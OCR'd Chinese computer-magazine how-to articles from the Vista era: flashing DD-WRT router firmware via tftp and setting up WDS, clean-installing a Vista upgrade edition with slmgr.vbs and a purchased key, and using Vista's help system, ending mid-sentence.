
早先思科迫于压力公开了WRT54G的firmware,这就相当于微软公开了Windows操作系统的源代码，于是便有人根据这一源代码添加各种功能，并不断完善，形成了今天强大的第三方固件程序。这个第三方程序的功能远远超出一般人的想象，你想过根据自己的使用环境调节无线信号的功率大小吗？你想过通过第三方固件实现原本只能在高端企业级路由器上才能出现的管理、监控、高级功能吗？DD-WR就可以实现，不过它也有局限性，首先必须是基于Broadcom芯片解决方案的产品，同时也不是每一个厂商的Broadcom解决方案都可以刷新，具体支持的产品型号，可以通过查询http://wiki.openwrt.org/TableOfHardware来了解。

想使用DDRWT的人，一般有两种刷新方法来升级固件使之变成DDRWT，而不是原厂自带的固件。第一种方法是伪装修改法，第二种则是DOS下操作。相对而言，第一种方法更加简单，而第二种方法安全性相对高些。我们这里以第二种方法为准。


连接好路由器，注意要用有线连接，而不是无线（无线模块在刷新固件时失效，不能正常工作）。先下载DDRWT，可以从http://www.dd-wrt.com处获得最新的固件，还是中文的哦！准备妥当后先硬启路由器，方法是按住路由器的Reset孔超过30秒（多数路由器默认Reset 30秒为恢复出厂设置）。



注意，此时要手动设置IP地址，保证与路由器为同一网段，网关填写为路由器的默认IP地址。



然后在“开始”菜单的“运行”中键入“CMD”进入命令行模式。



使用DOS命令将目录指向DD-WRT保存的目录，并输入tftp -i 192.168.11.1 PUT 固件名称。特别注意，此处IP地址填写的应是路由器的默认IP地址。

键入命令回车后会有一个时间提示，再次按下回车等待，约3分钟后，路由器更新固件完毕。此时路由器将重新分配IP地址，DD-WRT的默认IP为192.168.1.1，用户名及密码分别为root、admin。

DD-WRT有许多有趣的功能，当然也非常实用，例如WDS。WDS中文名为无线热点分布系统，可以比喻为是ap的中继加桥接功能，这种功能很特殊，可以是两个无线设备通讯，也可以放大信用，设备的id可以不同。就好像接力赛跑，能把无线信号一个接一个的传出去，想想三户人，一户一个支持WDS的无线路由，就可以方便地覆盖三户无线信号了，但是注意，每个牌子的无线路由所支持的WDS设备有限制，所以并非是完全相互兼容。

但是要注意，无线网络的WDS功能对路由器设置有很多强制要求，务必要做到。

1.WDS中所有的路由器或AP网卡IP地址要设置为同一网段的不同IP地址，如192..168.11.×。


2.WDS中所有设备（指路由或AP，下同）无线网卡MAC地址相互抄写并设置过滤。

3.WDS中所有设备的WEP Key必须相同。


4.WDS中所有设备的Channel必须一致。

5.WDS中所有设备的SSID务必统一名称，否则无法实现。

6.WDS中所有的设备不能超过自身的物理传输距离。



在DD.-WRT中选择Wireless——WDS，并在下面输入另一无线路由器或AP无线网卡MAC地址，前面选择LAN。



在开启各自无线路由器的MAC地址过滤，并正确填写合法MAC地址后（防止其他支持WDS设备私自加入你的WDS网络），注意要在Setup的Basic Setup中设置DHCP功能。主路由器设置为DHCP分配，副AP或路由器则选择DHCP转发。

如此一来，你的WDS网络就算大功告成了，这下也不怕无线网络的信号盲区了，很是有趣，也很实用。但是，DDR-WRT自身也存在一些问题，如部分型号的产品刷新后无法使用路由器上的WAN口。而且它内部功能的危险程度也很让人担忧，最突出的问题就是无线信号功率的调节，片面增强发射功率以加强信号的传输能力，不仅容易损坏路由器硬件设备，还会对人体造成伤害，所以务必要考虑清楚才行，不可莽撞行事。CF

红软基地独家制作 www.rsdown.cn

红软基地独家制作 www.rsdown.cn

升级版Vista巧变“全新安装”版

Tag 系统安装、Vista 〉实例 〉系统

江苏/王志军

和以前的版本一样，Windows Vista同样提供了全新安装和升级安装两种不同的版本，后者的价格相对要优惠不少，但是却无法进行全新安装，也就是只能在已安装了正版Windows XP的系统中实现升级安装，如果安装程序无法检测到硬盘上已存在的老版本Windows，那么将自动退出。当然，升级版本也不支持从光盘启动后安装。

升级版本的麻烦事


根据上面的介绍，可能很多朋友都会考虑到这样一个麻烦的问题：许多人都喜欢格式化硬盘后重新安装系统，这主要是为了得到最佳的性能和最少的垃圾，但Windows Vista却要求用户在硬盘上保留一份可能不再使用的如“鸡肋”般的老版本系统，甚至日后由于系统崩溃需要重新安装时，你可能不得不浪费宝贵的时间去首先安装一个仅仅只是为了Vista而临时进驻的Windows XP！想想这个现实，你可能会感到头大……

对熟悉Ghost的朋友而言，可以首先安装一个最简洁的Windows XP，激活后进行分区镜像，然后将其备份下来，以后需要重新安装Windows Vista时，可以利用这个镜像文件快速恢复，这是比较省力的一种做法，但对于更多的人而言，这恐怕是一个可望而不可及的梦。

另类思路“全新安装”升级版本

其实，虽然Windows Vista在发行时提供了多个版本，包括Home Basic、Home Premium、Business以及Ultimate等，不管是全新安装版本还是升级版本，软件的内容都是相同的，根本区别只是在于安装时所输入的产品密钥，安装程序将根据所输入的产品密钥来自动选择版本，并复制相应的文件进行设置及激活。

基于这一原理，我们就可以明白所谓升级版本的Windows Vista，其实与那些零售的全新安装版本是没有什么区别的。我们可以根据下面的方法在没有安装Windows XP的机器上安装Windows Vista，方法也并不复杂。



第1步 正常安装Vista


首先，我们还是正常安装Windows Vista，注意安装过程中不要输入授权密钥，这样才可以自由选择待测试的Vista版本。但这里要提醒的是，请根据所购买的序列号选择正确的版本，例如购买的是最高等级的旗舰版本，如图1所示，那么请在安装时选择“Windows Vista ULTIMATE”，而不要选其他的版本。


第2步 进入命令提示符环境

现在，请使用管理员级别的账户登录系统，或者单击“开始→所有程序→附件”，右击“命令提示符”，从右键菜单中选择“以管理员身份运行”，进入具有管理员权限的命令提示符环境(见图2)。

第3步 更改授权密钥

这里我们需要使用到Vista内置的Windows授权管理工具：slmgr.vbs，输入下列命令：





slmgr.vbs -ipk Vista的25位授权密钥

这个命令的作用是安装产品密钥，或者说是替换内置的公用序列号“YFKBB-PQJJV-G996G-VWGXY-2V3X8”，替换成功后再次输入“slmgr.vbs -ato”命令即可激活Vista。如果你还不放心，可以使用“slmgr.vbs -dlv”查看激活后的详细许可证信息，当看到如图3所示的窗口时，你就可以彻底放心了。CF

红软基地独家制作 www.rsdown.cn

有麻烦？找Vista“帮助”！

Tag 帮助、Vista 〉实例 〉系统

江苏/王志军

经常看到一些介绍系统减肥的文章，总是建议将系统目录下的“Help”文件夹删除，说这样就可以省出多少多少MB的硬盘空间等。实际上Windows的帮助文件并非可有可无，在系统遇到故障时往往能起到意想不到的作用，尤其是Vista的帮助系统，较XP更是有了质的飞跃，如果运用得当，就能自助解决许多疑难故障呢。况且对于现在动辄数百GB的硬盘来说，帮助文件所占用的一丁点儿的空间根本算不上什么。

帮助怎么用

在Vista中，有3种方法可以呼叫出帮助系统。

1.单击“开始→帮助和支持”，即可进入“帮助与支持”主界面。如图1所示，这里一共提供了六个方面的内容，接下来就可以根据自己的需求逐次确定目标，或者也可以在页面顶部的文本框中输入关键字搜索具体的帮助内容。

2.使用搜索框。Vista的搜索可以说是无处不在，我们同样可以通过它强大的搜索功能进入帮助和支持的主页面，按下Windows键，然后在搜索框中键入“帮助和支持”，按下回车键即可进入。

3.按F1键随时调用帮助系统。只要是Vista系统自带的组件，例如记事本、写字板、画图等，除了通过传统的帮助菜单来进入帮助和支持的页面之外，还可以随时按下F1功能键调用。

1

用活帮助的实例

实例1：弄清楚Windows Aero的准入条件


对普通用户来说，Vista最诱人的并非它的UAC保护机制和BitLocker加密，而是美轮美奂的Windows Aero。但现实中却是有些用户安装系统后能够自动启用Windows Aero，有些则需要进入“个性化桌面→窗口颜色和外观”对话框中手工勾选“启用透明效果”复选框的方法来启用，甚至还需要修改注册表键值。难道Windows Aero的门槛真的如此之高？

其实，你也不用四处搜索启用Windows Aero的相关条件，帮助文件中明明白白地写着呢。进入帮助和支持页面，在这里输入“Windows Aero”或“Aero”(无大小写之分)，回车后很快会给出一系列符合搜索条件的结果，选择排在第2位的“Windows Aero问题疑难解答”，然后会进入如图2所示的页面，在这里点击排在首位的“如何确定我能否运行Aero ?”，很快你就看到微软官方给出的Windows Aero启用条件的最权威的解释：

1.Vista的版本必须符合要求

2.计算机满足运行Aero的最低硬件要求

如果你的显卡能够满足Aero的最低硬件要求，那么将会自动启用Windows Aero效果，如果使用的是集成显卡(例如GMA 950)，而且物理内存容量没有达到1GB，那么是不会自动启用Windows Aero效果的。这样你就可以根据自己的实际情况对号入座来解决问题，不用再去做无用功。



2

实例2：迂回找出程序兼容性向导

前段时间，微软公布了兼容Vist的应用程序清单，这也从一个侧面说明目前一些第三方程序还无法与Vist实现良好的兼容性，因此我们可能时常需要在安装或运行时通过属性窗口中的“兼容性”来解决问题，这样就可以通过模拟来正常运行那些为Windows的早期版本所编写的程序，当然使用起来还是颇为麻烦的。

如果你曾使用过Vista早期的测试版本，那么一定会记得“程序兼容性向导”，英文版本中称为“Program Compatibility Wizard”，我们可以根据这个向导的提示完成兼容性处理和设置的诸多问题，不过可惜的是正式版本中已经无法在桌面或开始菜单中找到这个组件的身影。这里，我们仍然通过“帮助和支持”迂回解决：

首先进入“帮助和支持”的主页面，以“程序兼容性向导”为关键字这

